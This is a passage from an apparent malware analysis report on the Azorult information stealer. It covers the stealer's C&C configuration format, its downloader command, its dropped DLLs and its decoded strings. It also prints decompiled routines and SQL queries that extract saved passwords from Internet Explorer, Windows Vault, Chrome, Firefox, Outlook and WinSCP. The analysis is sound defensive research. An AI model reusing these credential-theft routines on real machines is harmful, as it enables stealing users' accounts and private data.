
Azorult 1]
– MD5: 6a4824ab00e63c2f1bbf29a24d78b2a4
– C&C Server URL: http://ciuj[.]ir/masab/index.php
Azorult 2]
– MD5: c0e0a9d259bbf9faab7fd5049bf6b662
– C&C Server URL: http://jamesrlongacre[.]ug/index.php

The 10 combinations of + and – in the first string are lists of flags that determine the enable status of various information leaking features existing in Azorult. + means enabled, while – means disabled. The flags will be discussed in detail in the information leak part.

Next, the lines starting with F, I, and L mean each command. The F command can designate target paths and extensions to additionally leak user data. The I command can lookup a user's IP address. Finally, the L command acts as a downloader, downloading additional malware. Each command will be discussed in detail in the C&C command part.

b. DLL files with the information leak feature

DLL files were included in between tags <n> and </n> and encoded with the XOR key. The files decoded with the XOR process mentioned above exist in the form [DLL name]:[DLL binary]<separator>[DLL name]…. Let's look at the example below. The DLL existing after the DLL separator "**|||<[{99C3}]>|||**" has the name of "api-ms-win-core-datetime-l1-1-0.dll." After ":" comes the actual DLL binary.



```
00004900  E1 41 89 B8 72 7C 3C 8B 3B 92 AB B3 30 02 06 B9  áA‰¸r|<‹;’«³0..¹
00004910  51 6C 53 03 A2 12 EF 49 39 C5 E0 33 17 BA F7 DD  QlS.¢.ïI9Åà3.º÷Ý
00004920  68 46 B7 DE 6B E3 76 51 BE 30 1A 3F EB 16 4F 2B  hF·ÞkãvQ¾0.?ë.O+
00004930  FE 6C 72 03 C1 23 4A 1D A5 49 2E 7E D3 80 66 E6  þlr.Á#J.¥I.~Ó€fæ
00004940  B8 44 0B 10 F3 A3 7B 4A A2 6B 01 EE 4F 33 C2 EE  ¸D..ó£{J¢k.îO3Âî
00004950  0C FC A0 3A 00 00 00 00 00 00 00 7C 7C 7C 3C 5B  .ü :.......|||<[
00004960  7B 39 39 43 33 7D 5D 3E 7C 7C 7C 61 70 69 2D 6D  {99C3}]>|||api-m
00004970  73 2D 77 69 6E 2D 63 6F 72 65 2D 64 61 74 65 74  s-win-core-datet
00004980  69 6D 65 2D 6C 31 2D 31 2D 30 2E 64 6C 6C 3A 4D  ime-l1-1-0.dll:M
00004990  5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8  Z.........ÿÿ..¸
000049A0  00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00  .......@........
000049B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000049C0  00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00 0E  ...........¸....
000049D0  1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69  .º..´.Í!¸.LÍ!Thi
000049E0  73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74  s program cannot
```

Figure 8.

Decoded DLL data – Separator, DLL name, and DLL binary

There are 48 decoded DLL files existing in the form shown above, which are dropped in the path \AppData\Temp\[Unique]\. These files are loaded before leaking information and then used. See below for the list.


```
api-ms-win-core-console-l1-1-0.dll
api-ms-win-core-datetime-l1-1-0.dll
api-ms-win-core-debug-l1-1-0.dll
api-ms-win-core-errorhandling-l1-1-0.dll
api-ms-win-core-file-l1-1-0.dll
api-ms-win-core-file-l1-2-0.dll
api-ms-win-core-file-l2-1-0.dll
api-ms-win-core-handle-l1-1-0.dll
api-ms-win-core-heap-l1-1-0.dll
api-ms-win-core-interlocked-l1-1-0.dll
api-ms-win-core-libraryloader-l1-1-0.dll
api-ms-win-core-localization-l1-2-0.dll
api-ms-win-core-memory-l1-1-0.dll
api-ms-win-core-namedpipe-l1-1-0.dll
api-ms-win-core-processenvironment-l1-1-0.dll
api-ms-win-core-processthreads-l1-1-0.dll
api-ms-win-core-processthreads-l1-1-1.dll
api-ms-win-core-profile-l1-1-0.dll
api-ms-win-core-rtlsupport-l1-1-0.dll
api-ms-win-core-string-l1-1-0.dll
api-ms-win-core-synch-l1-1-0.dll
api-ms-win-core-synch-l1-2-0.dll
api-ms-win-core-sysinfo-l1-1-0.dll
api-ms-win-core-timezone-l1-1-0.dll
api-ms-win-core-util-l1-1-0.dll
api-ms-win-crt-conio-l1-1-0.dll
api-ms-win-crt-convert-l1-1-0.dll
api-ms-win-crt-environment-l1-1-0.dll
api-ms-win-crt-filesystem-l1-1-0.dll
api-ms-win-crt-heap-l1-1-0.dll
api-ms-win-crt-locale-l1-1-0.dll
api-ms-win-crt-math-l1-1-0.dll
api-ms-win-crt-multibyte-l1-1-0.dll
api-ms-win-crt-private-l1-1-0.dll
api-ms-win-crt-process-l1-1-0.dll
api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-string-l1-1-0.dll
api-ms-win-crt-time-l1-1-0.dll
api-ms-win-crt-utility-l1-1-0.dll
freebl3.dll
mozglue.dll
msvcp140.dll
nss3.dll
nssdbm3.dll
softokn3.dll
ucrtbase.dll
vcruntime140.dll
```

c. String data

For programs to perform certain features, they need data like strings and codes. The same goes for malware. If there are strings in the data area of the malware without any modification, it becomes easier to figure out its features. So most types of malware have their strings encoded and use them after they are decoded during the execution process.


Azorult is unique in that it does not have most of its strings used in its malicious behaviors in the binary but receives them from the C&C server: strings that are targets for information leak such as “GoogleChrome” and “firefox,” API strings used for leaking information such as “sqlite3_open” and “sqlite3_prepare_v2,” and SQL queries.

The string data is not encoded with the XOR key and exists as the Base64 string in between tags <d> and </d>. If you decode the Base64 string, you can see 208 strings as shown below.



```
00442660  6A 23 AD 4B 55 E9 8F 8A E6 A1 50 85 48 C2 11 81  j#.KUé.Šæ¡P…HÂ..
00442670  99 6A FC A2 01 06 0F 0D 56 4A 3E 56 31 D1 09 96  ™jü¢....VJ>V1Ñ.–
00442680  E0 B4 D0 4A 18 E0 1F FB B6 19 5C DB 8E 8E C5 C9  à´ÐJ.à.û¶.\ÛŽŽÅÉ
00442690  16 63 82 19 4C 7D F4 3E 4B 38 F1 26 03 7C 95 5B  .c,.L}ô>K8ñ&.|•[
004426A0  4C 7D B4 3C 2F 6E 3E 3C 64 3E 5A 6D 6C 79 5A 57  L}´</n><d>ZmlyZW
004426B0  5A 76 65 43 35 6C 65 47 55 4E 43 6C 4E 50 52 6C  ZveC5leGUNClNPRl
004426C0  52 58 51 56 4A 46 58 46 64 76 64 7A 59 30 4D 7A  RXQVJFXFdvdzY0Mz
004426D0  4A 4F 62 32 52 6C 58 45 31 76 65 6D 6C 73 62 47  JOb2RlXE1vemlsbG
004426E0  46 63 54 57 39 36 61 57 78 73 59 53 42 47 61 58  FcTW96aWxsYSBGaX
004426F0  4A 6C 5A 6D 39 34 58 41 30 4B 55 30 39 47 56 46  JlZm94XA0KU09GVF
00442700  64 42 55 6B 56 63 54 57 39 36 61 57 78 73 59 56  dBUkVcTW96aWxsYV
00442710  78 4E 62 33 70 70 62 47 78 68 49 45 5A 70 63 6D  xNb3ppbGxhIEZpcm
```

Figure 9. String data encoded with Base64 and existing in between tags <d> and </d>



```
firefox.exe
SOFTWARE₩Wow6432Node₩Mozilla₩Mozilla Firefox₩
SOFTWARE₩Mozilla₩Mozilla Firefox
SOFTWARE₩Clients₩StartMenuInternet₩FIREFOX.EXE₩shell₩open₩command
SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩App Paths₩firefox.exe
%appdata%₩Mozilla₩Firefox₩Profiles₩
MozillaFireFox
CurrentVersion
Install_Directory
nss3.dll
thunderbird.exe
SOFTWARE₩Wow6432Node₩Mozilla₩Mozilla Thunderbird₩
SOFTWARE₩Mozilla₩Mozilla Thunderbird
SOFTWARE₩Classes₩ThunderbirdEML₩DefaultIcon
%appdata%₩Thunderbird₩Profiles₩
ThunderBird
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
NSS_Init
PK11_GetInternalKeySlot
```

Figure 10. Decoded string data

3. Stealing Information

Azorult decodes DLL files used to leak information. It then drops and loads them, seeking the API URLs that will be used for the leak. Afterward, it steals information following flags related to information leakage received from the C&C server as you can see below. There are 10 flags in total. Each enables or disables a certain feature.


> Flag: ++++++++-+

Order	Features
0	Unconfirmed
1	Information of various application accounts
2	Web browser Cookie and AutoComplete
3	Coin
4	Skype History
5	Telegram
6	Steam
7	Screenshots
8	Auto-delete
9	Web browser History

Table 1. Flags for enabling information leakage feature

The files are saved as a compressed file of the ZIP format in the memory. It is not dropped as a file and exists only in the memory. Yet upon extracting the .zip from the memory before it is sent to the C&C server, you can find the following list of collected information.

```
\
…. \Browsers\
…….. \Browsers\Cookies\
…….. \Browsers\AutoComplete
…….. \Browsers\History\
…. \Skype\
…. \Telegram\
…. \Steam\
…….. \Steam\Config\
…. \Files\
…….. \Files\User designated directory\Data to be leaked
…. PasswordsList.txt
…. CookieList.txt
…. Scr.jpg
…. ip.txt
…. System.txt
```



이름

Browsers
Coins
Files
Skype
Steam
Telegram
CookieList.txt
ip.txt
PasswordsList.txt
scr.jpg
System.txt

Figure 11. Zip file containing stolen user information


3.1. ACCOUNT INFORMATION

– zip file save path: \PasswordsList.txt
Azorult steals account information from various programs. The following list shows programs that are targeted. Note that properties discussed in web browser parts such as Cookie and History are the same for Chromium-based and Mozilla-based web browsers shown below.

a. Web Browser
– Targeted programs: Internet Explorer, Vault (including the latest version of IE and past versions of Edge), Chromium-based web browsers (GoogleChrome, GoogleChrome64, InternetMailRu, YandexBrowser, ComodoDragon, Amigo, Orbitum, Bromium, Chromium, Nichrome, RockMelt, 360Browser, Vivaldi, Opera, GoBrowser, Sputnik, Kometa, Uran, QIPSurf, Epic, Brave, CocCoc, CentBrowser, 7Star, ElementsBrowser, TorBro, Suhba, SaferBrowser, Mustang, Superbird, Chedot, and Torch), and Mozilla-based web browsers (MozillaFireFox, Waterfox, IceDragon, Cyberfox, and PaleMoon)

In past versions of Internet Explorer (7 and 8), the AutoComplete password was saved in the registry HKCU\Software\Microsoft\Internet Explorer\IntelliForms\Storage2. The key's values are the hash values of website URLs that correspond to account information, with the data of the value being the account information. The data is encoded using DPAI. To decode it, one must know what website is matched to the key.


To know the information, Azorult uses the CUrlHistory COM object as shown below to know the History of IE.
– **CUrlHistory** CLSID: 3C374A40-BAE4-11CF-BF7D-00AA006946EE
– **IUrlHistoryStg2** IID: AFA0DC11-C313-11d0-831A-00C04FD5AE38



```
ole32_OleInitialize(0);
v2 = 0;
DynArraySetLength(a1, RTTI_40A470_DynArray_taString, 1, 1);
api_CoCreateInstance(&CLSID_CUrlHistory, (int)&v12);// CLSID Microsoft URL History Service : {3C374A40-BAE4-11CF-BF7D-00AA006946EE}
IntfCast(&CUrlHistory, v12, IID_IUrlHistoryStg2);// IID IUrlHistoryStg2 : {AFA0DC11-C313-11d0-831A-00C04FD5AE38}
v3 = IntfClear(&CEnumSTATURL);
(*(void (__stdcall **)(int, int, void *))(*(_DWORD *)CUrlHistory + 28))(CUrlHistory, v3, v8);// CUrlHistory::EnumUrls
(*(void (__stdcall **)(int, void *, _DWORD))(*(_DWORD *)CEnumSTATURL + 28))(CEnumSTATURL, &unk_40A64C, 0);// CEnumSTATURL::SetFilter
while ( !(*(int (__stdcall **)(int, int, char *, char *))(*(_DWORD *)CEnumSTATURL + 12))(CEnumSTATURL, 1, v13, v16) )// CEnumSTATURL::Next
{
  DynArraySetLength(a1, RTTI_40A470_DynArray_taString, 1, ++v2);
  LStrFromPWChar(&System__AnsiString, v14);
  if ( LStrPos("?", (_BYTE *)System__AnsiString) )
  {
    v8 = &System__AnsiString;
    LStrPos("?", (_BYTE *)System__AnsiString);
    LStrCopy(v8);
```

Figure 12. Routine for knowing History of IE

It obtains the user account information saved in IE with the method of using URLs found in IE History to know the values saved in \IntelliForms\Storage2 with the CryptUnprotectData() API. It then steals account information of the Edge web browser saved in Windows Vault.




```
CLSIDFromString = kernel32_GetProcAddress(ole32_dll, v15);
fn_decrypt_wstr(156, (int)&v26);              // Web Credentials GUID : {4BF4C442-9B8A-41A0-B380-DD4A704DDB28}
GUID_WebCredentials = WStrToPWChar(v26);
((void (__stdcall *)(int, char *, _EXCEPTION_REGISTRATION_RECORD *))CLSIDFromString)(GUID_WebCredentials, v30, v17);
v17 = (_EXCEPTION_REGISTRATION_RECORD *)v29;
fn_decrypt_wstr(157, (int)&v25);              // Windows Web Password Credential GUID : {3CCD5499-87A8-4B10-A215-608888DD3B55}
GUID_WindowsWebPasswordCredential = WStrToPWChar(v25);
((void (__stdcall *)(int, _EXCEPTION_REGISTRATION_RECORD *))CLSIDFromString)(GUID_WindowsWebPasswordCredential, v17);
fn_decrypt_lstr(158, (int)&v24);              // vaultcli.dll
str_vaultcli_dll = (const CHAR *)LStrToPChar(v24);
vaultcli_dll = kernel32_LoadLibraryA(str_vaultcli_dll);
if ( vaultcli_dll )
{
  fn_decrypt_lstr(159, (int)&v23);            // VaultOpenVault
  v7 = (const CHAR *)LStrToPChar(v23);
  VaultOpenVault = kernel32_GetProcAddress(vaultcli_dll, v7);
  fn_decrypt_lstr(160, (int)&v22);            // VaultEnumerateItems
  v9 = (const CHAR *)LStrToPChar(v22);
  VaultEnumerateItems = kernel32_GetProcAddress(vaultcli_dll, v9);
  fn_decrypt_lstr(161, (int)&v21);            // VaultGetItem
  v11 = (const CHAR *)LStrToPChar(v21);
  VaultGetItem = kernel32_GetProcAddress(vaultcli_dll, v11);
  v37 = 0;
  if ( !((int (__stdcall *)(char *, _DWORD, int *))VaultOpenVault)(v30, 0, &v36)
    && !((int (__stdcall *)(int, int, int *, int *))VaultEnumerateItems)(v36, 512, &v37, &v35)
```

Figure 13. Routine for stealing account information of Windows Vault

Let’s have Google Chrome as an example among Chromium-based web browsers. The malware extracts the account information from the \AppData\Local\Google\Chrome\User Data\Default\Login Data file with the following SQL query.

> SELECT origin_url, username_value, password_value FROM logins



```
v9 = LStrToPChar(v36);
if ( !(*(int (__stdcall **)(int))sqlite3_open_0[0])(v9) )
{
  v19 = &v39;
  v18 = (int)&v40;
  fn_decrypt_lstr(98, (int)&v26);           // SELECT origin_url, username_value, password_value FROM logins
  v10 = LStrToPChar(v26);
  if ( !(*(int (__cdecl **)(int, int, int))sqlite3_prepare_v2_0[0])(v41, v10, -1) )
  {
    while ( (*(int (__cdecl **)(int))sqlite3_step_0[0])(v40) == 100 )
    {
      v19 = (char *)(*(int (__cdecl **)(int, int))sqlite3_column_bytes_0[0])(v40, 2);
      v11 = (*(int (__cdecl **)(int, int))sqlite3_column_text_0[0])(v40, 2);
      api_CryptUnprotectData(v11, (int)v19, (int)&v38);
      if ( DynArrayLength(v38) )
      {
        v12 = (*(int (__cdecl **)(int, int))sqlite3_column_text_0[0])(v40, 1);
```


Figure 14. Routine for stealing account information of Chromium

Let’s have Mozilla Firefox as an example among Mozilla-based web browsers. The malware reads the logins.json file existing in paths such as \AppData\Roaming\Mozilla\Firefox\Profiles\wz0irceq.default-release. The file is a text format, parsing strings for items such as hostname, encryptedUsername, and encryptedPassword. encryptedUsername and encryptedPassword are strings encoded with Base64. As for their decoded results, they can be decrypted with functions of nss3.dll such as PK11_GetInternalKeySlot(), PK11_Authenticate(), and PK11SDR_Decrypt() to know the original account information.

b. Email Client

– Targeted programs: Outlook and Thunderbird

As Thunderbird is Mozilla-based, the same method mentioned for Firefox above is used. For Outlook, the malware extracts values such as EMAIL, POP3, IMAP, SMTP, and HTTP from registry keys shown below.




```
__writefsdword(0, (unsigned int)v1);
fn_decrypt_wstr(119, (int)&v7);             // Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
func_infos_Outlook(v7);
fn_decrypt_wstr(120, (int)&v5);             // Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook
func_infos_Outlook(v5);
fn_decrypt_wstr(121, (int)&v3);             // Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook
func_infos_Outlook(v3);
__writefsdword(0, v1[0]);
v2 = (int *)&loc_40BE42;
WStrClr(&v3);
LStrClr(&v4);
```

Figure 15. Routine for stealing account information of Outlook

c. Others

– targeted instant message programs: Psi+ and Pidgn

– targeted FTP client programs: FileZilla and WinSCP



```
WStrLAsg(&v31, (OLECHAR *)L"Software\\Martin Prikryl\\WinSCP 2\\Sessions\\");
v0 = WStrToPWChar(v31);
if ( !(*(int (__stdcall **)(unsigned int, int, int **, int *, int *))RegOpenKeyW_0)(0x80000001, v0,
{
  v1 = 0;
  while ( !(*(int (__stdcall **)(int *, int, OLECHAR *, int))RegEnumKeyW_0)(v30, v1, v26, 2048) )
  {
    ++v1;
    v6 = 0;
    v5 = &v29;
    WStrFromWArray((int)&v24, v26, 1024);
    WStrCat3((int)&v25, v31, v24);
